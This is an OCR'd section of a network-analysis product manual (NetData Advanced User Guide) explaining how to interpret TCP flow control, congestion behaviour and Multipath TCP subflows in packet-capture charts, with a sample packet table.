
Measure IT Pty Ltd

NetData

visualising IT performance



Advanced User Guide

ANALYSIS TECHNIQUES

Contact Measure IT: Bob@netdata-pro.com

CONTENTS


1 Introduction

This advanced user guide of analytical techniques is one of four sources of help and advice on using NetData:

- NetData Charting Guide

  A brief outline of all a user needs to install NetData and get started, generating charts, controlling overlays and zooming into the interesting details.

- Online Help
  - Pop-up descriptions of individual controls
  - Context-sensitive help for major charts and windows requested with '?' button
  - Discussion of major topics listed in Help menu




- Decoders User Guide
- Advanced User Guide to Analytical Techniques

Because many of the following articles first appeared in NetData release notes and user guides when NetData functions were added or revised, their illustrative screenshots may be out of date. In most cases it is only the formatting controls that have been reorganised and updated to accommodate additional functions, but the capabilities remain.

2 Flow Control


2.1 Viewing the Sender's Flow Control With Capture at the Receiver

When file-transfer traffic is captured at the receiver's end, a conventional window-size chart – bytes in flight (BIF) and receive window (RWIN) – reveal virtually nothing about the sender's flow and congestion control. For example, the BIF on this NetData flow chart, overlaid with the sliding window, reveals only the periods in which an ack is delayed:



Each pale-green rectangle indicates a delayed ack. The tiny packet strips plotted in the sliding window are nearly always stacked on the window's trailing or lower edge, showing them at the bottom of the receive window – an accurate representation of the situation in the receiving host.

However, NetData can also display the quite different view of the windows as perceived by the sending host, and it is the sender's view that determines the flow-control behaviour:



Now the pale-green area graph provides a realistic estimate of segments or bytes in flight. In this case it reveals the initial exponential rise in BIF according to the slow-start rule, until BIF was within one segment of the receive window size. It remained at that level until several packet losses were perceived by the sender and the congestion avoidance window was obliged to halve several times.


After all the missing data had been acknowledged, the sender increased BIF according to the slow-start rule until it reached the *slow-start threshold* which was set to half the BIF prior to the packet loss. On reaching this threshold, BIF was increased slowly, by one segment after each round-trip, in accordance with its *congestion-avoidance* rule.

The stacks of packet strips in the sliding window are now shown reaching the window's leading or upper edge.


NetData achieves this view of the windows by delaying the effect of all acks by the network's minimum round-trip times or loop-delay.With the sniffer at the receiver the significant delay is that for client acks from the sniffer to the sender and return. This is the minimum time that the observer at the sniffer must wait before seeing the effect of an ack on the sender's behaviour. In effect, NetData allows for round-trips that begin with an ack and end with a new data packet released when the ack opens a window.

NetData attempts to measure the times of actual round-trips that begin with an ack. Those round-trip times are indicated on the above chart by blue-diamond markers. Because these measurments depend on assumed sender behaviour, to match data packets with their releasing ack packets, they are unreliable. Nevertheless, in the absence of TCP-header timestamps, the variations in these round-trip times provide the only useful indication of the level of congestion in the network during a file transfer. The above chart indicates that most delays are within 20 ms of the loop-delay of 279 ms for a client in India and a server in the US.

The NetData flow chart provides the sender's view by default for both client and server, irrespective of whether the sniffer is at the client, the server, or part way between. The delays assigned to ack information appear in the chart's format-control window and can be overridden:



As specified in the above controls, the client ack delay has been increased from the measured minimum round-trip time of 279.7 ms to 290 ms. The effect is shown in the following chart. The thin spikes protruding above the BIF graph indicate that the assumed RTT is too high; on the other hand, the narrow valleys in the BIF graph also indicate inaccuracies in the sender's view, probably caused by actual round-trips taking longer than the minimum. But in most cases, as here, such inaccuracies detract little from the insight into flow-control behavior.



Spikes like those in red circles indicate that the assumed minimum round-trip time is too large, and valleys like those in the blue circles probably indicate round-trips delayed by congestion.


2.2 Multipath TCP (MPTCP)

Multipath TCP (MPTCP, RFC 6824) provides the same services and is backward-compatible with TCP, yet builds on TCP to provide better performance and resilience by using multiple paths, either concurrently or as backup. A session can survive a broken TCP connection or a failed path if alternate paths are available through, say, WiFi, mobile data and cable networks.

MPTCP regards regular TCP connections as *subflows* and maintains an extra pair of *data-level* or *connection-level* sequence numbers to track the reassembly of data during a session. Commands to create, configure, manage multiplexing and terminate a multipath session are relayed between endpoints in TCP header-option fields of *kind* number 30. An option of this kind can be any one of eight types, and NetData can decode all the types of MPTCP options. They are described in the packet table's column of transport-layer options.

NetData also displays connection-level data-sequence and ack-sequence numbers in the columns that normally display header timestamp and timestamp-echo values. The length of a connection-level data block appears in the 'Data' column, and all the packets of a multipath connection are assigned a common secondary connection ID that appears in the '2nd ID' column. The details of Add-address and Join commands appear in the 'KeyData' column, and the receiver token – conveyed in the Syn packets of all subflows except the first – is displayed in the 'Context' column:

Time Of Day	Seq	Source	Destination	Flags	Time Stmp	Echo	ConnID	2nd ID	Data	Context	KeyData
20:50:17.106239	36	192.168...	130.104....	S			624206	-624216			
20:50:17.154291	41	130.104...	192.168....	A S			624206	-624216			
20:50:17.154564	42	192.168...	130.104....	A		4005855106	624206	-624216			
20:50:17.154703	43	192.168...	130.104....	A		4005855106	624206	-624216			Add IPv4 Adrs
20:50:17.154759	44	192.168...	130.104....	A		4005855106	624206	-624216			Add IPv4 Adrs
20:50:17.155028	45	192.168...	130.104....	AP	2340301311	4005855106	624206	-624216	110		
20:50:17.202465	46	130.104...	192.168....	A		2340301311	624206	-624216			Add IPv6 Adrs
20:50:17.202804	47	130.104...	192.168....	A		2340301421	624206	-624216			
20:50:17.202882	147	192.168...	130.104....	S			881249	-624216		CE27C34F	Join AdrsID 5
20:50:17.202956	6	192.168...	130.104....	S			349987			CE27C34F	Join AdrsID 6
20:50:17.203026	148	FD00:1:...	2001:6A8...	S			993814	-624216		CE27C34F	Join AdrsID 8
20:50:17.203066	149	FD00:1:...	2001:6A8...	S			1149295	-624216		CE27C34F	Join AdrsID 9
20:50:17.205445	48	130.104...	192.168....	A	4005855106	2340301421	624206	-624216	1428		





The multipath nature of the flows in the above chart is confirmed by their different client addresses.

2.2.1 Composite Flow Charts

The Data Flow chart can display either the TCP sequence numbers of a selected subflow, or the numbers of the *composite* multipath-connection flow, as in the next chart.

A composite flow graph is requested by right-clicking on one of the TCP subflow connections on the timing chart (as above), choosing to 'Plot Flow Chart of This Connection', and choosing 'MultiPath Composite Flow' in the subsequent dialogue:





The packet strips are assigned colours that identify their subflows, the acknowledgement line uses the same colours to identify the subflow conveying the acknowledgement, and markers for round-trip times may be assigned the same colours. The subflow conveying an ack, however, is probably not significant; when a composite ack is ready, the host might simply choose the subflow that next sends a packet.

The chart can be overlaid with an area graph of the total number of data bytes in flight (BIF), and that graph itself can be overlaid with line graphs of the TCP bytes in flight of each subflow, in their assigned colours.


Unless the traffic was captured at the sender, calculation of bytes-in-flight depends on an estimate of the round-trip time from the sniffer to the sending node, and its default value is taken from

measurements of the subflow selected when requesting the flow chart. As usual it also determines the ack delay applied when plotting the acknowledgement line and can be changed in the chart's format-control window.

The flow chart can be overlaid with the composite data throughput, and the throughput of each subflow in its assigned colour.

Differences in path round-trip times can be examined by plotting round-trip time markers coloured by connection ID. Congestion in individual paths should be indicated by variations in their round-trip times. If the traffic is captured at or near the receiving node, data-ack round-trip times are likely to be very small, and a better indication of network RTT is displayed by checking the box 'From opposite node' and plots of ack-data round-trip times.

The coloured packet strips on the flow chart afford an insight to the rules by which the sender distributes data among the subflows and how it reacts to congestion. If traffic is captured near the receiver (as below), congestion and queueing delays in paths of limited bandwidth are indicated by the relative time shifts of packets launched at the same time.

